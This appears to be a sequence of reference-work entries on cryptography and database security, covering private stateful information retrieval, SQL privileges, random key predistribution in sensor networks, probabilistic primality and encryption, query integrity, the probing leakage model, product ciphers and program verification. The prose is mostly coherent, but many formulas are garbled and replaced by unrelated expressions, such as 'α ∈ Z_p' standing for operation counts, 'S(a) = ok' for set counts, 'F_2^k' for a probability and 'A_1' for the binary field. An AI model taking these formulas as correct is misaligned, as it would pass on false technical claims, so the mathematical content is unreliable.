Private Information Retrieval (PIR) was introduced by Chor et al. (1995) for the case of two or more non-colluding servers. Kushilevitz and Ostrovsky (1997) introduced PIR for the single-server setting with constructions that obtain sublinear client-server communication, and the clients are stateless. While there has been significant progress on efficiency, all single-server PIR schemes require the server to perform public-key operations linear in the size of the database. Patel et al. (2018) introduce *Private Stateful Information Retrieval* where clients are stateful in an attempt to improve the server computation of private retrievals without sacrificing any properties necessary for real-world deployment obtained by PIR.

Construction

Patel et al. (2018) define PSIR schemes in the single-server setting where clients are stateful and will utilize their state across multiple queries. However, the definition requires that PSIR schemes must also satisfy the following three important properties that are needed for practical applications and also obtained by single-server PIR:

- *Parallel Access*. The server may simultaneously serve many independent clients without the use of complex synchronization primitives.
- *Dynamic User Sets*. New clients or clients that crash and lose their state may start privately retrieving information without the intervention of existing clients.
- *Privacy Against Other Clients*. Privacy of retrieved information is guaranteed even if the server colludes with some subset of (or even all other) clients.

All three properties are vital for large-scale, real-world systems with many users simultaneously querying for data privately. While there are other primitives like oblivious RAM (ORAM) introduced by Goldreich and Ostrovsky (1996) with stateful clients enabling private retrieval, they do not satisfy all above properties. As an example, ORAM requires all clients to share the same private key meaning that if the server colludes with any other client, then privacy is lost.

Patel et al. (2018) present the first construction of PSIR that requires the server to perform only a sublinear number of public-key operations with respect to the size of the database while maintaining all three above properties. This PSIR scheme requires the server to only perform $\alpha \in \mathbb{Z}_p$ number of public-key operations for a database with *n* records. Furthermore, the client only has to store state on the order of $\alpha \in \mathbb{Z}_p$ records. From a high level, the construction is actually a framework that utilizes any single-server PIR scheme. The PSIR construction reduces the problem of retrieving a record from an *n*-record database to retrieving a record from a $\sqrt{n}$ -record database by utilizing client state. The operation performed to reduce the database size is linear in the database size but consists exclusively of plaintext operations and pseudorandom function evaluations. As public-key operations are significantly slower than either of these two operations, the PSIR scheme is able to achieve significantly smaller server computation to any currently, known single-server PIR

schemes while either maintaining or also improving client-server communication costs.

Without loss of generality, all n database records, $B_1, \ldots, B_n$, are assumed to be elements of a finite field. The framework of Patel et al. (2018) starts with the hypothetical scenario where the client has obtained the sum of $\alpha \in \mathbb{F}_{q^m}$ random database records whose indices are in the set S, $\Sigma_{i \in S} B_i$, without knowledge of the server. Furthermore, suppose the client wishes to privately retrieve a record with index q that is not an addend in the sum, $q \notin S$. The main observation is that the client only needs to retrieve the sum $(\Sigma_{i \in S} B_i) + B_q$ of the $\alpha \in \mathbb{F}_{q^m}$ random database records in S along with the record of interest. By subtracting the client-held sum from the retrieved sum, the client obtains the desired record B_q. To do this, it suffices the client to convey a partition of the n database records into $\sqrt{n}$ parts such that exactly one part contains all indices in S as well as the index of interest q. Once the server learns this partitioning, the server creates a database with $\sqrt{n}$ records where each record corresponds to the sum of all records in one of the $\sqrt{n}$ parts. Next, the client performs a single-server PIR over the $\sqrt{n}$ -record database to obtain the desired sum.

Using the above ideas, there are two main problems that need to be solved before the system may be instantiated. First, the client must retrieve the sum of $\alpha \in \mathbb{F}_{q^m}$ database records from a random set S without knowledge of the server. Secondly, the client needs to convey the partition of the n database records into $\sqrt{n}$ parts in an efficient and private manner. To solve these problems, two important sub-protocols are introduced: *Private Batched Sum Retrieval* (PBSR) and *Oblivious Constrained Partitions* (OCP). PBSR is used by the client to download the sum of $\alpha \in \mathbb{F}_{q^m}$ database records before the query, while OCP is used by the client to convey the partition to the server during query time.

Note that PBSR is probably as hard as PIR since privately obtaining the sum of $\alpha \in \mathbb{F}_{q^m}$ records seems as difficult as privately obtaining a single record (or the sum of 1 record). To obtain these sums efficiently, clients will simultaneously retrieve sums for a large number of queries at one time. Clients will be able to utilize each sum for exactly one query before the sum must be discarded. After clients perform many queries and run out of sums, the PBSR protocol will be executed again to prepare more sums for future

queries. The most efficient PBSR scheme considers streaming the n record database in small chunks. The client generates $\mathscr{S}(a) = \texttt{ok}$ pseudorandom sets $S_1, \ldots, S_c$ of $\alpha \in \mathbb{F}_{q^m}$ random indices each. As database records are streamed, the client simply adds database records to each of the appropriate c sums. Once all n database records are streamed, the client has obtained all c sums that may be used for future queries. While the streaming requires $O(n)$ client-server communication, the client prepares c sums that will be used for $\alpha \in \mathbb{Z}_p$ future queries. So, the amortized client-server communication of PBSR is only $\alpha \in \mathbb{Z}_p$.

For OCP, the input is a subset of $\sqrt{n}$ indices S. The goal is for the client to efficiently communicate a partition to the server of the set $[n] := \{1, 2, \ldots, n\}$ into $\sqrt{n}$ equally sized disjoint parts $k = \overline{H}(d, e)$ such that one part is equal to S. For privacy, the server should not learn which of the $\sqrt{n}$ parts was the one that was input to the OCP scheme. In terms of efficiency, the OCP scheme should enable the client to communicate more succinctly than the naive algorithm for conveying partitions that requires $\Omega(\log(N))$ bits.

If there was no requirement of ensuring one part was equal to the input index subset S, then there is an easy way to efficiently communicate a pseudorandom partition of $[n]$ into $\sqrt{n}$ parts. One can execute the shuffle algorithm by Fisher and Yates (1948) where the underlying randomness is generated using a PRF key. Instead of using the Fisher-Yates algorithm, the OCP scheme is instantiated with a more sophisticated algorithm whose underlying randomness is pseudorandom. The idea is to represent the set $[n]$ into a $r_j, x_j \in \mathbb{Z}_p$ matrix M where each row will represent part of the partition. Therefore, each element of $[n]$ will appear exactly once in the matrix M.

First, the OCP scheme picks a random row r of M and embeds the input set S in some random order into the r-th row. Each column of the matrix M will be generated using a different PRF. Therefore, each column of M will be associated with a different PRF key. The column PRF keys are generated in the following way. A list L of all elements in $[n]$ that has not been placed into M is constructed. Note that the initial set S that is embedded in the r-th row is not considered to be placed into M until after the corresponding column PRF key has been generated. For each column, a PRF key K is randomly chosen. Using the PRF, exactly $\sqrt{n}$ different values,

$g > (\ln q)^2$, from the set {1, 2, …, |*L*|} are chosen. Note that it must be the case that the *r*-th row in the column is equivalent to the value embedded in *S*. To ensure this occurs, the client generates a fixing value *v* such that $j = i_r + v$ modulo |*L*| is such that *j*-th item in *L* is exactly equal to the value from *S* embedded in that column. The values in $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ are embedded into the column in increasing row order. These elements are then removed from *L* and the PRF key for the next column is generated. It might be the case that two or more values from *S* are chosen to be placed into this column (only one value from *S* will be placed into each column). In this case, a new PRF key will be generated randomly, and the algorithm will be tried again until only one value from *S* is placed into the column. It is shown that only *O*(1) PRF keys need to be regenerated before the good case is found.

To summarize, the above OCP scheme enables the client to convey the necessary partition using only $\alpha \in \mathbb{Z}_p$ PRF keys and fixing values. Furthermore, the computational cost necessary by the client to construct the encoding as well as the server to decode the partition is only *O*(*n*) PRF key evaluations.

Definitions

A privilege in SQL allows a subject (*authorization identifier*) to execute a set of *actions* on a given SQL *object*.

Theory

SQL provides a flexible and powerful mechanism for the specification of privileges on SQL objects (De Capitani di Vimercati et al., 2001; Samarati and De Capitani di Vimercati, 2001; Database Language SQL, 2016) (see SQL Access Control Model). An SQL environment is a framework composed of different components supporting SQL operations, such as the creation and modification of objects. An SQL environment contains one or more catalogs that, in turn, contain one or more schemas. Each schema has a single owner and acts as a container for a set of objects that can be referenced with explicit or implicit catalog and schema names. For instance,

`ACME.employee` denotes an object `employee` within schema `ACME` (partially qualified name), and `cat1.ACME.employee` denotes object `employee` within schema `ACME` in catalog `cat1` (fully qualified name). SQL supports several types of schema objects. In particular, SQL allows the definition of privileges on the following schema objects:

- *Base tables*. A table composed by columns and rows, which eventually may be a subtable of another base table.
- *Views*. A virtual table defined by an SQL statement, which can be used in the same way as a base table for different purposes.
- *View components*. The original query expression of a view and any query specification, table value constructor, explicit table, or query expression contained in the query expression.
- *Columns*. A column of a table in the database.
- *Domains*. A user-defined object that can be specified as an alternative to a data type, composed by a set of permissible values identified by a *domain name*.
- *Character sets*. A named set of characters that may be used for forming values of the character data type.
- *Collations*. A set of rules that control how character strings are compared with each other.
- *Transliterations*. A named operation mapping from a set of characters into another set.
- *User-defined type*. A data type defined by a user that extends the database and its behavior (i.e., functions and methods) and can be based on SQL built-in data types or can have a structure associated with it. A user-defined type can be used in place of a data type when defining columns of a table.
- *Table/method pairs*. A pair composed by the structured type of a table and its defined methods.
- *SQL-invoked routines*. A function or a procedure that can be invoked from SQL.
- *Sequence generators*. A database object used to generate sequences.

The set of actions applicable to an object clearly depends on the type of the object. Figure 1 summarizes the actions that can be executed on SQL objects. Each SQL privilege is then represented by a privilege descriptor (authorization) that includes the following elements:

- the identification of the object on which the privilege is granted;
- the authorization identifier of the grantor of the privilege;
- the authorization identifier of the grantee of the privilege;
- the action that the privilege allows;
- an indication of whether the privilege is grantable to others;
- an indication of whether the privilege has the `WITH HIERARCHY OPTION` specified (see SQL Access Control Model).

Privilege	Object	Description
`SELECT`	table, view, view component, column name list, table/method pair	retrieve values from the specified object
`INSERT`	table, view, view component, column name list	insert rows in the specified object
`UPDATE`	table, view, view component, column name list	modify the data within the specified object
`DELETE`	table, view, view component	delete rows from the specified object
`TRIGGER`	table, view, view component	define a trigger for the specified object
`REFERENCES`	table, view, view component, column name list	specify a foreign key referential constraint between the specified object schema and another object
`USAGE`	domain, user-defined type, character set, collation, transliteration, table/method pair, sequence	allow the usage of the specified object
`UNDER`	structured type	define a subtype of the specified object
`EXECUTE`	SQL-invoked routine	execute the specified object

Privileges in SQL, Fig. 1 SQL privileges

Privilege descriptors that represent privileges for the owner of an object have a special grantor value `_SYSTEM`. A privilege is *applicable for* an authorization identifier if its grantee is `PUBLIC`, or the authorization identifier itself, or an applicable role for the authorization identifier. A privilege is said to be *current* if it is applicable for an enabled authorization identifier. Grantable privileges can be granted to recipients through the GRANT Statement and revoked through the `REVOKE` statement. The `WITH GRANT OPTION` clause of a `GRANT` statement for granting a privilege specifies whether the recipient of the privilege may then grant the same privilege, as a grantor, to others. For this reason, privilege revocation can

possibly be applied in chain, through a Recursive Revoke process, to revoke privileges that have been granted by a subject who is now revoked.

Particular attention has to be paid when granting the REFERENCES privilege. The REFERENCES privilege allows the specified authorization identifier to define tables with a foreign key referencing the table on which the privilege is defined. To fix ideas and make discussion clear, suppose that the grantee of the REFERENCES privilege defines a table, say T_1, referencing the table, say T_2, configured with the REFERENCES privilege. Suppose also that the grantee defines a *no action* policy on the referential integrity constraint. In this case, the owner of table T_2 will not be able to delete or modify tuples in T_2, if such update causes the content of table T_1 to be incorrect. The REFERENCES privilege may then limit the possibility to modify the resource on which the privilege is defined.

Random key predistribution

Definition

Probabilistic key sharing is a technique used by resourced-constrained devices to establish pairwise keys relying on the likelihood of sharing some cryptographic material received before deployment.

Background

Key management is a core mechanism to establish secret keys between nodes that need to communicate securely. It allows two hosts to negotiate a symmetric key over an insecure channel so that no passive eavesdropper can derive the same key without tampering with one of the hosts. Moreover, it allows the rekeying of channels or the revocation of corrupted keys. The conventional approach is the public key exchange, based on asymmetric cryptography and the complex PKI. However, this type of cryptography is knowingly CPU-demanding, requires a trusted third party, and is not affordable when the involved hosts are severely resource-constrained, like

battery-operated sensor nodes, embedded devices, or alike. As an alternative, hosts can rely on cryptographic material received probabilistically before deployment. Hence, two nodes can establish a secure channel with a given probability, namely, only if they share some cryptographic material (i.e., a shared secret).

Theory

Eschenauer and Gligor proposed the first scheme to use the probabilistic key-sharing idea as a pairwise key establishment in sensor networks (Eschenauer and Gligor, 2002). It envisioned two essential phases: key predistribution and shared-key discovery. During the first phase, a large pool *P* of keys is generated, and a subset (a key ring) of *k* keys is randomly drawn and stored in every sensor before the deployment. The second phase happens after the sensor deployment. Two neighbor nodes discover if they share any key in their key rings and, in case, can establish a secure link so that all communication on that link is secured by link encryption. Leveraging established results of random graph theory, Eschenauer and Gligor elaborated on how to find the proper parameters, *P* and *k*, to guarantee the shared-key connectivity of a sensor network with any probability. A random graph *G*(*n*, *p*) is a graph of *n* nodes for which the probability that a link exists between two nodes is *p*. The authors consider that to determine the parameter *P* given *n*, it is possible to find the value *p* for which the resulting graph is connected with desired probability P_c. Given *p*, from the random graph theory advanced by Erdös and Rényi (Spencer, 2001), we have that the expected degree of a node is $d = p * (n - 1)$, and, when *n* is large, the size of the network *n* has an insigni?cant impact on the expected degree of a node required to have a connected graph. When considering the limitations of the neighborhood in wireless connectivity, each node can only communicate with $n' \ll n$ nodes. Hence, we need that the probability of one node sharing a key with any other node in its neighborhood is $L = \sum_{i=1}^{N(T)} L_i$. When we express p' in terms of *P* and *k*, we can derive *P* as a function of *k*, considering that the nodes' hardware can limit the latter. To do so, we observe that $p' = 1 - \Pr[two\ nodes\ do\ not\ share\ any\ key]$, then

$$p' = 1 - \frac{((P-k)!)^2}{(P-2k)!P!} \tag{1}$$

as proven in Eschenauer and Gligor (2002). As an example, to have a network with $n = 10,000$ connected with probability $P_c = 0.99999$, assuming a neighborhood connectivity of 40 nodes, the formula for p' above indicates that if we set $P = 100,000$, key ring size k should be only 250, while if $P = 10,000$, k should be 75. One should also choose the size of P considering the need to provide for the addition of new nodes, revocation, and rekeying.

Di Pietro et al. (2008) propose a different and precise mathematical analysis of the connectivity and security properties guaranteed by the random predistribution of keys. In their research, the authors prove that the random graph analysis is more pessimistic in evaluating the likelihood of sharing a key: if secure links exist between nodes *u* and *v* and between nodes *v* and *w*, the existence of link *u*–*w* is higher than the parameter p' above. For example, if $P = 10,000$, we have that $p' \approx \frac{1}{2500}$, but the existence of link *u*–*w* is $\mathbf{F}_2^k$. The main point is that the "kryptograph" (as called by the authors) structurally differs from a random graph, and its clustering coefficient and the number of triangles are sensibly higher for the former. The security analysis in Di Pietro et al. (2008) shows that the choice of the key pool and key ring parameters so that $\frac{k^2}{P} \simeq \frac{\log N}{N}$ is ideal: such a choice ensures at the same time secure connectivity with high probability and resilience against malicious attacks.

Security Improvements

Three proposals to improve the network security with probabilistic key sharing are advanced by Chan et al. (2003): the *q-composite* scheme, which suggests establishing secure channels only if at least *q* keys are shared; the *multipath-reinforcement* scheme, which increases the security of the channel by leveraging the security of other links; and the *random pairwise keys* scheme, which also distributes private pairwise keys to randomly selected pairs of sensors.

The threshold security property was introduced independently by Du et al. (2003) and Liu and Ning (2003), combining the predistribution idea and

the polynomial threshold security of Blundo et al. (1992), which improve the tolerance of node captures.

Hybrid solutions consider the combination of deterministic core and probabilistic extensions. One of the first proposals has been advanced by Çamtepe and Yener (2004). The authors use the combinatorial concept of *finite projective plane* to devise a key subset generation strategy, extended with the probabilistic assignment of the generated subsets. Bechkit et al. (2013) suggested a similar approach based on the *unital design theory* in key predistribution, in which an adequate choice of the solution parameter should guarantee a high key-sharing probability approximately lower bounded by $1 - e^{-1}$ while ensuring high network scalability.

Castelluccia and Spognardi (2007) proposed a strategy to deal with multiphase networks, where new nodes are added to replace depleted nodes and extend the network's lifetime. The authors generate the randomly assigned keys using chains of hash. The strategy allows the network to "self-heal" and guarantee both forward and backward security for the secure channels. Many other works have faced the same problem and improved the security of multiphase networks protected with probabilistic key sharing, like Miyaji and Omote (2013) and Messai and Seba (2017).

When assuming some prior knowledge about the location of the nodes, more robust schemes have been proposed. Under such assumption, in Liu and Ning (2005) the sensor nodes are preloaded with an inflated number of keys, which are then thrown away after deployment based on post-deployment knowledge to thwart node compromise attacks. Yu and Guan (2005) propose using Blom's generation scheme (Blom, 1985) to realize a group-based assignment, where sensors in the same group are more likely to be neighbors. Kwon et al. (2009) proposes to subside random keys with pairwise keys to guarantee full secure connectivity in the nearby and perfect resilience in case of node capture.

Attacker Model

The attacker model proposed for networks adopting the probabilistic key sharing considers that when an attacker corrupts a node, he can extract the cryptographic material and compromise all the links protected with the extracted keys. While a single key secures only a few links, the corruption of a single node reveals k keys and, thus, partially reconstructs the whole key pool: the more nodes he corrupts, the more keys it obtains, and the

more communications it can eavesdrop. If the attacker constantly corrupts nodes, it will eventually learn the whole key pool.

The above attacker is called the *the oblivious attacker* and differs from the one defined under the *smart attacker* model (Di Pietro et al., 2006). Under this model, the attacker eavesdrops on the messages exchanged during the shared-key discovery and selectively chooses to capture the nodes that maximize the number of unknown keys. In the same paper, the authors propose an alternative strategy to predistribute the key in the sensors, employing a pseudorandom function. The strategy supports a key discovery phase that does not require any message exchange between two nodes, revealing no info to any eavesdropper, thus countering the smart adversary.

Applications

Key sharing is one of the cornerstones of security. When considering resource-limited devices and public key cryptography is out of the question, symmetric cryptography is the only option. Shared keys are used in cryptography not only for encryption but also for authentication (i.e., as authorization tokens) and message authenticity (i.e., with the MAC – Message Authentication Codes or HMAC constructions). Probabilistic key sharing is one effective way to enable sensor networks, low-power IoT devices, or resource-limited (even passively powered) devices (like RFID or NFC tags) to access the above security mechanisms and communicate securely.

Open Problems and Future Directions

Probabilistic key sharing is considered a powerful and efficient technique. The research community is still interested in finding novel constructions with improved security properties that overcome open problems like the need to avoid a single trusted party responsible for the key generation, which reduce the interoperability of different vendors' devices. Another open problem is finding an efficient scheme that can provide full connectivity without reducing the network's resiliency. Moreover, there is an increasing interest in the proposal of solutions that can also mitigate the problem of detecting any attacker's malicious activity in the network.

Probabilistic Primality Test

Anton Stiglic[111] ✉
(111) Instant Logic, Montreal, QC, Canada

Synonyms

Compositeness test

Definition

A *probabilistic primality test* is a primality test that outputs "probable prime" or "composite" and has a certain probability of error if the output is "probable prime."

Theory

Probabilistic primality tests typically pick a random number called a *witness* and verify some criteria involving the witness and the candidate being tested. Most probabilistic primality tests used in practice will not err when declaring an integer to be composite, but have a probability of error when declaring an integer to be prime: They either declare a candidate to be *definitely composite* or *probably prime*. A candidate that passes such a test – whether prime or composite – is called a *probable prime* for that test. A composite number that erroneously passes such a test is called a pseudoprime.

See prime number for further discussion and examples of such tests.

Probabilistic Public-Key Encryption

Kazue Sako[112] ✉
(112) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Probabilistic public-key encryption is a public-key encryption scheme (Public Key Cryptography) where the ciphertext of the same message under the same public key differs on every run of a probabilistic Turing machine. That is, a random coin toss of the Turing machine is used in the encryption algorithm.

Background

The notion was proposed in contrast to the RSA Public-Key Encryption scheme, which is deterministic in the sense that the ciphertext is always fixed given a public key and a plaintext.

Theory

The early date examples of probabilistic public key encryption schemes are the Goldwasser–Micali Encryption_*scheme* and the ElGamal Public-Key Encryption scheme, and many others followed. It is known that an encryption scheme that satisfies provable security such as Semantic Security must be probabilistic. Since the original RSA encryption scheme was not probabilistic, several padding techniques such as OAEP are

considered so that the padded RSA scheme becomes probabilistic and satisfies security properties, such as semantic security.

Probabilistic Query Integrity

Definitions

Probabilistic query integrity verification techniques aim at assessing whether the query results are correct (i.e., all returned data satisfy the query) and complete (i.e., no valid data is missing from the result). These techniques are based on the injection of *control information* in the data involved in the computation, and they ensure the correctness and completeness of query results with a certain degree of confidence. Such a confidence depends on the amount of control information injected in the original data.

Background


The need for efficiently analyzing and processing huge amounts of data has been one of the driving factors toward the outsourcing of data analytics to external providers. Outsourcing data analytics brings several advantages, including cost savings and increased efficiency. However, such advantages come at the price of the data owners losing control over their own data,

leaving them potentially exposed. One of the main security issues is related to the integrity of the results of the outsourced computations (e.g., queries). Providing integrity when delegating queries to external providers means that the providers should prove the correctness and completeness of the query they performed (*deterministic integrity*). Alternative solutions to the proof-based solutions are the *probabilistic integrity* techniques that do not require the direct involvement of the provider(s) performing the query. Such techniques are based on the use of control information for integrity verification. The control information is first inserted into the original dataset. An external provider then performs the query over the dataset with the control information, assuming that it cannot distinguish real data from the control information. The completeness of the result of a query is verified by checking whether it includes the result of the evaluation of the query over the control information. If the result does not pass the verification process based on the control information, the integrity of query result is violated with certainty. Otherwise, the query result passes the integrity control with some probabilistic guarantees. Existing solutions support the verification of integrity of different types of SQL queries, including join and range queries (De Capitani di Vimercati et al., 2023b).

Theory and Application

The reference scenario for the description of the probabilistic integrity techniques is a scenario where data owners use the storage and processing services offered by external providers for performing queries over their data. The external providers then return the query results to a client (who can possibly correspond to the data owner). For concreteness, we focus on relational databases and SQL queries. The existing probabilistic techniques use control information that is of two types: (i) injection in the dataset involved in a query of non-genuine data (called *sentinels* or *markers*) and (ii) controlled replication of data (*twinning*). The absence of an expected sentinel or of one of the expected twins signals an integrity violation. The presence of all the expected sentinels and twins, however, does not imply the integrity of the result since the provider might have just been lucky in not missing any of the checks inserted by the data owner. The probability of detecting an integrity compromise typically depends on the amount of controls injected, where the more the control data the higher the guarantees,

but also the higher the performance overhead imposed for the verification and the generation of the control information (and also for query evaluation). We now provide a more detailed description of the two types of probabilistic integrity techniques.



Sentinels Sentinels are fake tuples inserted in a relation before using it in a query and are built in such a way to be indistinguishable, to the providers involved in the query execution, from original tuples. The insertion of sentinels is driven by the client requesting the execution of the query. Given the result of a query returned to the client, the client checks whether the query result includes all the expected sentinels (i.e., the result of evaluating the query over the inserted sentinels). The absence (or the incorrect value) of one or more expected sentinels signals incompleteness (or incorrectness) of the query result. As proved in De Capitani di Vimercati et al. (2013) and De Capitani di Vimercati et al. (2023a), even a limited number of sentinels ensure high probabilistic guarantees of completeness of the query result.

Controlled replication (twins) Controlled replication consists in replicating the tuples in the relation(s) involved in a query that satisfy a *replication condition*. The original tuples in the relation(s) that satisfy the replication condition are then twined in a way that a provider involved in the query execution cannot identify pairs of replicated tuples. To verify the completeness of the query result, the client checks the presence of an identical copy of each tuple in the query result that satisfies the replication condition. The presence of only one copy of these tuples signals the incompleteness of the query result. The correctness is verified by checking whether the evaluation of the query over the two twinned tuples is identical.

Combination of sentinels and twins Sentinels and twins can also be applied in combination, ensuring complementarity of controls and stronger integrity guarantees (e.g., De Capitani di Vimercati et al. 2013, 2023a). Figure 1 illustrates an example of working of sentinels and twins for the execution of a join between two relations (L and R) stored at two different *storage servers* S_l and S_r, respectively, which are assumed to be trustworthy. In this example, the join is computed by a *computational cloud* provider that offers computational resources at a convenient price. The correctness and completeness of the join is realized through the coordinated insertion of

sentinels and twins in the relations before transmitting them to the computational cloud. The insertion of such checks is performed in collaboration with the client submitting the query. More precisely, the client determines the number of sentinels to be inserted in the two relations as well as the replication condition regulating the percentage of twins to be inserted in L and R. To have the guarantee that sentinels and twins are also present in the join result, the same set of sentinels must be added by the two storage servers in their relation, and the twinning condition must be defined over the join attribute, which is the only attribute in common between the two relations. Also, since the computational cloud is not trusted, the relations to be joined are encrypted before sending them to the computational cloud. This encryption guarantees the confidentiality of the data and ensures the indistinguishability of sentinels and twins from the original tuples. The computational cloud performs the join between the two encrypted relations, and the result is returned to the client. The client decrypts the result and checks whether there are all the expected sentinels and verifies whether the tuples satisfying the twinning condition are duplicated in the result. If this control is passed, the client can produce the

final result by removing the sentinels and twins.

Probabilistic Query Integrity, Fig. 1 An example of the use of sentinels and twins for join computation

Open Problems and Future Directions

There are several interesting research directions that need to be further investigated. A first direction concerns the consideration of various types of outsourced computations such as machine learning computations. Another direction relates to the design of probabilistic techniques that balance the trade-off between their efficiency and robustness. Finally, most of the probabilistic integrity techniques focus on the correctness and completeness of query results. A few proposals also consider the problem of verifying the *freshness* of the query results (i.e., the fact that the query result has been obtained considering the latest version of the data). An interesting research direction would then be the design of efficient probabilistic techniques able to assess the correctness, completeness, and freshness of query results.

Threshold probing model

Definitions

The probing model, also known as threshold probing model, is a leakage model used to analyze the security of implementations against side-channel attacks. More precisely, this model has been introduced in Ishai et al. (2003) to prove the security of the masking countermeasure in the finite field $\mathbb{A}_1$ and then extended to any finite field by Rivain and Prouff (2010). A masked arithmetic circuit is *t-probing secure* if the values carried by any set of t wires in the circuit are jointly independent of any secret. The security parameter t is known as the *security order*.

Background

The probing model was introduced fairly quickly after the first proposal of a masking countermeasure (Chari et al., 1999; Messerges, 2000) to protect against side-channel attacks. Some of these early schemes have been shown to be broken (Coron and Goubin, 2000), highlighting the need for a formalization of a security notion for these schemes. The probing model

comprises both a simple and abstract model for the side-channel leakage that can be observed by an adversary and a simple definition of adversary's goal.

Theory

In the probing model, computations are modeled as randomized arithmetic circuits over a finite field (i.e., arithmetic circuits extended with "random gates" whose output is a uniformly distributed element). The most common examples of fields are $\mathbb{A}_1$ (for bit-level masking) and $\mathbb{F}_{256}$ (for implementations of the AES).

A masked circuit is modeled in three parts: (i) randomized encoder sub-circuits I that generate sharings (so-called input sharings) from sensitive input variables, (ii) the actual masked circuit C that performs secure computations on input sharing to generate output sharings, and (iii) the decoders O that unmask the output sharings. The parts I and O are assumed to not leak (they should manipulate only public values such as ciphertext or be executed when the leakage cannot be observed).

In the probing model, the adversary can place t probes (t is the security parameter), where a probe is the selection of a wire in C. When the circuit is executed, the adversary observes the value carried by each probed wire. A circuit is t-probing secure if, for any choice of probes by the adversary, the observations are jointly independent of the sensitive input variables.

Composition

A major limitation of the t-probing model is its lack of composability. For example, let us consider two t-probing secure circuits C and C', and let us build C'' by connecting the output shares of C to the input shares of C'; then C'' may not be t-probing secure. To solve this limitation, stronger definitions have been introduced such as (strong) non-interference (Barthe et al., 2016) or probe-isolating non-interference (Cassiers and Standaert, 2020) for which some generic composition properties hold. These properties therefore enable design by composition: large secure circuits can be built by composing multiple small ones.

Real-World Leakage

Despite being fairly abstract, *t*-probing security has been shown to imply (Prouff and Rivain, 2013; Duc et al., 2019) security in more realistic leakage models such as the *random probing model* (where, for some parameter *p*, the adversary gets the value of each wire in the circuit with independent probability *p*) or the *noisy leakage model* (where a noisy version of every wire is observed by the adversary). The provable security level in these models scales however very poorly with the size of the circuit, which has led to the introduction of the region probing model (Duc et al., 2019) in which the circuit is split in multiple regions, and the adversary can place *t* probes in every region. As a result, if the size of the regions is kept constant, the random probing and noisy leakage security bounds become linear in the size of the circuit.

Another limitation of the *t*-probing model is its failure to model physical leakage phenomena in which the leakage depends jointly on multiple values. This has been solved with the *robust probing model* of Faust et al. (2018) that takes into account so-called glitches, transitions, and couplings by considering *extended probes*. A glitch-, transition-, or coupling-extended probe on a wire gives more information to the adversary than just the value of the wire: it also leaks the value of other wires (the set of wires leaking depend on the structure of the circuit and the type of extended probe).

Open Problems and Future Directions

The *t*-probing model and its robust extensions are well-established for analyzing the security of small circuits and their composition, thanks to their simplicity and practical relevance to real-world security. However, the current reductions to more realistic leakage models give bounds much worse that the observed practical security level. Improving these bounds is an active research topic with multiple approaches, such as improving the tightness of the reductions between models (Prest et al., 2019), directly analyzing the security of circuits in the more realistic models (Belaïd et al., 2021; Cassiers et al., 2021), and introducing improved variants of the models (Dziembowski et al., 2015).

Product Cipher, Superencryption

Alex Biryukov[115] ✉
(115) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Product ciphers are ciphers that are built as a composition of several different functions. In a special case when all the functions are the same, the cipher is called *iterative cipher* and the functions are called *rounds*.

Theory

The intuition behind such constructions is inspired by the analogy with mixing transformations studied in the theory of Dynamical Systems, which was first noted by Shannon (1949). The IBM team followed this approach in the design of *Lucifer* and the Data Encryption Standard (DES). Rounds of iterative ciphers are typically keyed with different *subkeys* or at least involve different round constants to break self-similarity, which otherwise would be vulnerable to slide attacks. Note that the individual round transformation might be cryptographically weak. The strength of the whole construction relies on the number of iterations. The choice of the proper *number of rounds* is a difficult task, which is performed via cryptanalysis of the cipher.

Most of the modern block-ciphers have an iterative structure for the reasons of compact hardware, software implementation, and in order to

facilitate the analysis. The typical number of rounds in modern ciphers ranges between 8 and 32 (with 64 and 80 not being uncommon in ciphers designed for hashing or for hardware implementation). By their structure, iterative block ciphers may be divided into two large classes: Feistel ciphers and substitution–permutation networks (SPN).

Applications

If one takes the composition of several ciphers, one gets what is called multiple encryption or *cascade cipher* or *superencryption* (this term is often used in communications when some information which was encrypted off-line is transmitted via an encrypted communication link). Multiple encryption is often used to enhance security of a single encryption function, though at the expense of speed. Note that multiple encryption does not necessarily improve security; consider for example *simple substitution ciphers*, where the product of substitutions is just another substitution. One can prove that multiple encryption is at least as secure as the first component (Even and Goldreich 1985; Maurer and Massey 1993) if the keys are chosen independently. A typical example of multiple encryption is Triple-DES.

Program Verification and Security

Catherine Meadows[116] ✉
(116) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil

Synonyms

Code verification; Static code analysis

Definition

Program verification is the process of applying formal methods directly to verification of code, rather than to a high-level specification.

Background

Program verification was one of the original goals of formal methods. Moreover, it can be of important help to ensuring the security of a system, since many security problems, such as buffer overflows and covert channels, may only occur at the code level. However, the verification of code is also computationally expensive, and initially formal verification of computer systems concentrated on verification of the correctness of high-level specifications, which, as they were more abstract and less detailed than code, were considered easier to verify.

In more recent years, these problems have been addressed in a number of ways. First of all, improvements in computing power have made computationally intensive proofs more feasible. Second, and most

importantly, it is possible to reduce complexity of verification by keeping the properties being checked simple. Since many security flaws at the code level result from relatively simple conditions that can be exploited by an attacker, this does much to make program verification in support of security more feasible.

As an example of the type of security flaw that is both simple and hard to avoid without the assistance of formal methods, we consider buffer overflow vulnerabilities, in which the bounds of a buffer are not checked before it is written to. This oversight can result in the buffer overflowing, and the overflowed data being stored in a place where it can be executed. This is a common way of introducing malicious code into a computer system.

One method that can be applied to avoiding these types of vulnerability is type safety. Type safety is achieved by assigning types to both code and data, and by preventing code from executing on data that is not of the appropriate type. There are various degrees to which a language may support type safety, e.g., it may do it in some contexts but not in others.

Although type-safe languages can prevent many common security problems, they also give the programmer less control of the code. Thus, in many cases, languages that enforce minimal-type safety, such as C, are preferred. Moreover, even type-safe languages may not capture all security flaws. This has led in recent years to the adaptation of techniques from software model checking to identify low-level bugs (including security flaws) in code. This involves constructing a reduced (i.e., simpler) model of the code that can be verified with a model checker. When the problems being searched for are simple and widespread, such as buffer overflow vulnerabilities, the model construction can be highly and effectively automated. This process is well enough understood so that it is included in commercial and open-source tools implementing it, including Coverity (Synopsis) and Clang (included in Apple’s Xcode).

